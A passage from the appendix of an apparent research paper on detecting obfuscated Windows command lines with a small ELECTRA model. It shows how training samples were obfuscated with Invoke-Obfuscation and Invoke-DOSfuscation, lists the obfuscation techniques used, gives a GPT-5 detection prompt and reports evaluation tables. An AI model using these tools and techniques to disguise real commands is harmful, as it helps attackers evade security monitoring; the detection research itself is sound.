Thomas Wolf, Lysandre Debut, Victor Sanh, Julien Chaumond, Clement Delangue, Anthony Moi, Pierric Cistac, Tim Rault, Remi Louf, Morgan Funtowicz, Joe Davison, Sam Shleifer, Patrick von Platen, Clara Ma, Yacine Jernite, Julien Plu, Canwen Xu, Teven Le Scao, Sylvain Gugger, Mariama Drame, Quentin Lhoest, and Alexander Rush. 2020. Transformers: State-of-the-art natural language processing. In *Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing: System Demonstrations*, pages 38–45, Online. Association for Computational Linguistics.

Yonghui Wu, Mike Schuster, Zhifeng Chen, Quoc V Le, Mohammad Norouzi, Wolfgang Macherey, Maxim Krikun, Yuan Cao, Qin Gao, Klaus Macherey, et al. 2016. Google's neural machine translation system: Bridging the gap between human and machine translation. *arXiv preprint arXiv:1609.08144*.

A Artificially Obfuscated Samples

This section describes the process of creating the artificially obfuscated samples for the fine-tuning dataset from the gathered execution logs. Generally, the execution log consists of two parts. The first part specifies the executed LOLBin, while the second represents the executable's arguments. For example, in the following execution log:

```
C:\WINDOWS\system32\cmd.exe /c
tasklist.exe /fi imagename eq
logonui* /fi session eq 11,684
```

the executed binary is

```
C:\WINDOWS\system32\cmd.exe
```

and the actual executed cmd command given by the arguments follows:

```
/c tasklist.exe /fi imagename eq
logonui* /fi session eq 11,684
```

As the executed binary is supplied by the operating system, we apply obfuscation techniques to the actual command only. The command is passed down to the respective obfuscation tool, either Invoke-Obfuscation for PowerShell or Invoke-DOSfuscation for cmd.

We have selected a set of obfuscation techniques to be applied to a random sample of extracted commands. However, some techniques apply only to commands containing specific elements, such as strings, and there is no guarantee that a randomly sampled command would contain these elements. In such cases, the commands would not be obfuscated and would introduce wrongly labeled samples in our dataset. To minimize such occurrences, we have tried to select/combine techniques that apply to a more general set of commands. Utilized obfuscation techniques are listed in Table 6.

Each listed technique is applied to a sample of random commands from the telemetry with the respective obfuscation tool so that all listed techniques are equally represented in the fine-tuning dataset. In the case of Invoke-Obfuscation, the command for applying the "token_obfuscation" technique to an extracted command "command-to-obfuscate" would result in:

executable	obfuscation technique
powershell	token_obfuscation
	command_compressing
	command_encoding_ASCII
	command_encoding_hex
	command_encoding_octal
	command_encoding_binary
	command_encoding_SecureString
	command_encoding_BXOR
	command_encoding_special_chars
	command_encoding_whitespace
	command_string_concatenate
	command_string_concatenate_reorder
cmd	environment_variable_light
	environment_variable_medium
	payload_concat_light
	payload_concat_medium
	payload_concat_reverse_light
	payload_concat_reverse_medium
	payload_forcode

Table 6: Utilized obfuscation techniques.

```
Invoke-Obfuscation -ScriptBlock
{command-to-obfuscate} -Command
'token,all,1' -Quiet
```

Similarly, for Invoke-DOSfuscation and the technique “environment_variable_light":

```
Invoke-DOSfuscation -Command
command-to-obfuscate -CliCommand
"encoding,1" -Quiet;
```




Figure 2: Comparison of the produced number of tokens for out-of-domain tokenizer and custom tokenizers with various vocabulary sizes on the evaluation dataset.

B Model Training Details

Figure 2 shows performance of custom-trained tokenizers and the `bert-base-cased` tokenizer on one day of telemetry.

The parameter configurations for each model size are listed in Table 7. We used learning rate of 5e-4, weight decay of 0.01 and batch size of 32.

Model pre-training was performed for every model size and custom tokenizer with every vocabulary size. The impact of vocabulary size on pre-training was consistent with the tokenization evaluation in Section 4.1.

Figure 3 shows comparison between the pretraining metrics of the 4.3M and 9M models. While the 6M and 9M models offer better performance with regards to pre-training metrics and could be used for advanced tasks such as semantic similarity search, we observed little to no advantage over the pre-trained 4.3M model in the fine-tuning phase.

The comparison of pre-trained versus non-pre-trained 4.3M model during fine-tuning is displayed in Figure 5.

Figure 6 shows the fine-tuning loss curve with peaks in the raw loss function.

C Evaluation

Some of the baselines were trained only on certain LOLBins. We present evaluation on the command-lines utilizing the `cmd` LOLBin in Table 8, the commands with `PowerShell` in Table 9 and all real life commands (without artificially obfuscated ones) in Table 10. Even in these stratified settings, the ELECTRA model maintains it’s top spot among the models.


Figure 4 shows the model’s recall on individual obfuscation techniques.

D GPT-5 Zero-Shot Prompt


```
{
    "role": "system",
    "content": "You are a cybersecurity analyst
    AI. You analyze command lines and determine
    if they are obfuscated. Always return ONLY
    'Yes' or 'No'. Never include explanation,
    markdown, or any extra text.

    A command is considered obfuscated if it
    uses techniques intended to hide its true
    behavior, such as:
    - Character escaping to evade detection
    (e.g., `^`, `\\`, backticks)
    - Encoding used to hide logic or payloads
    - Excessive or strange quoting (e.g.,
    repeated quotes, unnecessary nesting)
    - String splitting or concatenation to
```

size	model	embedding_size	hidden_size	num_hidden_layers	intermediate_size	num_attention_heads
9M	discriminator	128	256	8	1024	4
	generator	128	64	8	256	1
6M	discriminator	128	256	4	1024	4
	generator	128	64	4	256	1
4.3M	discriminator	128	256	2	1024	4
	generator	128	64	2	256	1
750K	discriminator	32	64	2	256	2
	generator	16	32	2	64	1

Table 7: Parameter specifications for each model size.



(a) 4.3M: The generator stops learning early in the training, the discriminator stops learning shortly after.



(b) 9M: Both the generator and discriminator models continue learning throughout the entire learning process.

Figure 3: Pre-training loss curves for the 4.3M and 9M model sizes.




Figure 4: The ELECTRA model's recall for individual obfuscation techniques in the whole (1:10) evaluation dataset. The model's performance on some obfuscation techniques present only in real-world samples, such as `explorer_name_obfuscation` or `cmd_whitespace_insertion` is slightly lower as there are only a few samples for these techniques in the dataset.




Figure 5: Training loss curves for both pre-trained and non-pre-trained 4.3M models on the fine-tuning dataset. The non-pre-trained model shows problematic instability during training as compared to the pre-trained model.




Figure 6: Fine-tuning loss curve of the 4.3M pre-trained model. Training peaks are caused by commands incorrectly obfuscated by the tool, obfuscated commands in the sampled telemetry automatically labeled as benign or obfuscated samples with rare obfuscation technique.

```
    obscure commands
    - Indirect execution used in suspicious
    ways
    - Reversed strings, environment variable
    abuse, or convoluted control flow

    However, DO NOT consider the line
    obfuscated because of these:
    - Placeholder values like `???`, `XXX`,
    [NUM], or `$VAR`, which are used for
    templating
    - Pattern matching (e.g., awk, grep, egrep,
    globs or regex if not malicious)
    - Printing, formatting or display (e.g,
    echo, lessecho, printf)
    - The only obfuscated text is an ssh key,
    rsa key or token
    - Commands that are part of a normal
    workflow and are clearly not malicious
    (e.g, non malicious perl scripts, container
    management workflow, printing or setting
    PATH and other clearly non-malicious
    activity).

    Focus on identifying actual obfuscation
    techniques rather than flagging routine
    operational commands that happen to use
    complex syntax for legitimate technical
    reasons."
},
{
    "role": "user",
    "content": "Is the following command line
    obfuscated? Answer only Yes or No.

    {line}",
}
```

(a) Precision

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	1.0000	0.9978	0.8759	1.0000	0.9877
1:10	1.0000	0.9808	0.4149	0.9997	0.8875
1:100	1.0000	0.8394	0.0688	0.9970	0.4467
1:1000	1.0000	0.3346	0.0076	0.9688	0.0721
1:10000	1.0000	0.0500	0.0008	0.7143	0.0081
1:100000	1.0000	0.0058	0.0001	0.3333	0.0009

(b) Recall

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9907	0.9998	0.6876	0.7358	0.9995
1:10	0.9907	0.9998	0.6876	0.7358	0.9995
1:100	0.9911	1.0000	0.7002	0.7483	1.0000
1:1000	0.9884	1.0000	0.7558	0.7209	1.0000
1:10000	1.0000	1.0000	0.7778	0.5556	1.0000
1:100000	1.0000	1.0000	1.0000	1.0000	1.0000

(c) F1 Score

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9953	0.9988	0.7704	0.8478	0.9936
1:10	0.9953	0.9902	0.5175	0.8477	0.9402
1:100	0.9955	0.9127	0.1254	0.8550	0.6176
1:1000	0.9942	0.5015	0.0151	0.8267	0.1346
1:10000	1.0000	0.0952	0.0017	0.6250	0.0160
1:100000	1.0000	0.0116	0.0002	0.5000	0.0018

(d) Accuracy

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9953	0.9988	0.7912	0.8654	0.9934
1:10	0.9991	0.9981	0.8783	0.9749	0.9879
1:100	0.9999	0.9980	0.8962	0.9973	0.9869
1:1000	0.99999	0.9979	0.8982	0.9997	0.9867
1:10000	1.0000	0.9979	0.8983	0.9999	0.9867
1:100000	1.0000	0.9979	0.8983	0.99998	0.9867

Table 8: Evaluation results of only command-lines using the `cmd` LOLBin from the varying class imbalance ratios datasets for each model and metric.

(a) Precision

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	1.0000	0.9768	0.6447	0.9951	0.9574
1:10	0.9989	0.7991	0.1538	0.9564	0.6884
1:100	0.9884	0.2733	0.0167	0.6627	0.1727
1:1000	0.8974	0.0358	0.0019	0.1250	0.0202
1:10000	0.4286	0.0032	0.0002	0.0000	0.0018
1:100000	-	-	-	-	-

(b) Recall

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9726	1.0000	0.6775	0.1635	1.0000
1:10	0.9726	1.0000	0.6775	0.1635	1.0000
1:100	0.9634	1.0000	0.6676	0.1549	1.0000
1:1000	1.0000	1.0000	0.7429	0.1143	1.0000
1:10000	1.0000	1.0000	1.0000	0.0000	1.0000
1:100000	-	-	-	-	-

(c) F1 Score

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9861	0.9883	0.6607	0.2809	0.9782
1:10	0.9856	0.8883	0.2507	0.2793	0.8154
1:100	0.9757	0.4293	0.0325	0.2511	0.2946
1:1000	0.9459	0.0690	0.0037	0.1194	0.0395
1:10000	0.6000	0.0063	0.0004	0.0000	0.0035
1:100000	-	-	-	-	-

(d) Accuracy

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9859	0.9878	0.6425	0.5698	0.9772
1:10	0.9973	0.9763	0.6184	0.9205	0.9573
1:100	0.9995	0.9741	0.6128	0.9910	0.9534
1:1000	0.9999	0.9739	0.6124	0.9984	0.9529
1:10000	0.9999	0.9738	0.6123	0.9991	0.9529
1:100000	-	-	-	-	-

Table 9: Evaluation results of only command-lines using the `PowerShell` LOLBin from the varying class imbalance ratios datasets for each model and metric. The results for 1:100000 imbalance ratio are crossed out as in that dataset, there were no positives using the `PowerShell` LOLBin.

(a) Precision

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	1.0000	0.7778	0.0769	0.9400	0.5716
1:10	0.9885	0.2530	0.0082	0.6104	0.1154
1:100	0.8947	0.0329	0.0008	0.1429	0.0132
1:1000	0.6667	0.0071	0.0002	0.0323	0.0028
1:10000	0.2000	0.0009	0.0000	0.0000	0.0004
1:100000	-	-	-	-	-

(b) Recall

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.8889	0.9767	0.5840	0.1214	0.9587
1:10	0.8889	0.9767	0.5840	0.1214	0.9587
1:100	0.8947	1.0000	0.5526	0.1316	1.0000
1:1000	1.0000	1.0000	0.6250	0.1250	1.0000
1:10000	1.0000	1.0000	1.0000	0.0000	1.0000
1:100000	-	-	-	-	-

(c) F1 Score

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9412	0.8660	0.1360	0.2151	0.7162
1:10	0.9361	0.4019	0.0162	0.2026	0.2060
1:100	0.8947	0.0638	0.0015	0.1370	0.0260
1:1000	0.8000	0.0141	0.0004	0.0513	0.0056
1:10000	0.3333	0.0018	0.0001	0.0000	0.0007
1:100000	-	-	-	-	-

(d) Accuracy

Ratio	ELECTRA	CodeBERT	Revoke	XGBoost	GPT-5
1:1	0.9968	0.9912	0.7834	0.9741	0.9778
1:10	0.9996	0.9913	0.7869	0.9971	0.9779
1:100	0.9999	0.9913	0.7874	0.9995	0.9779
1:1000	0.99997	0.9913	0.7875	0.9997	0.9779
1:10000	0.99997	0.9913	0.7875	0.9997	0.9779
1:100000	-	-	-	-	-

Table 10: Evaluation results of only command-lines using the real-life obfuscated samples from the varying class imbalance ratios datasets for each model and metric. The results for 1:100000 imbalance ratio are crossed out as in that dataset, there were no positives from real traffic.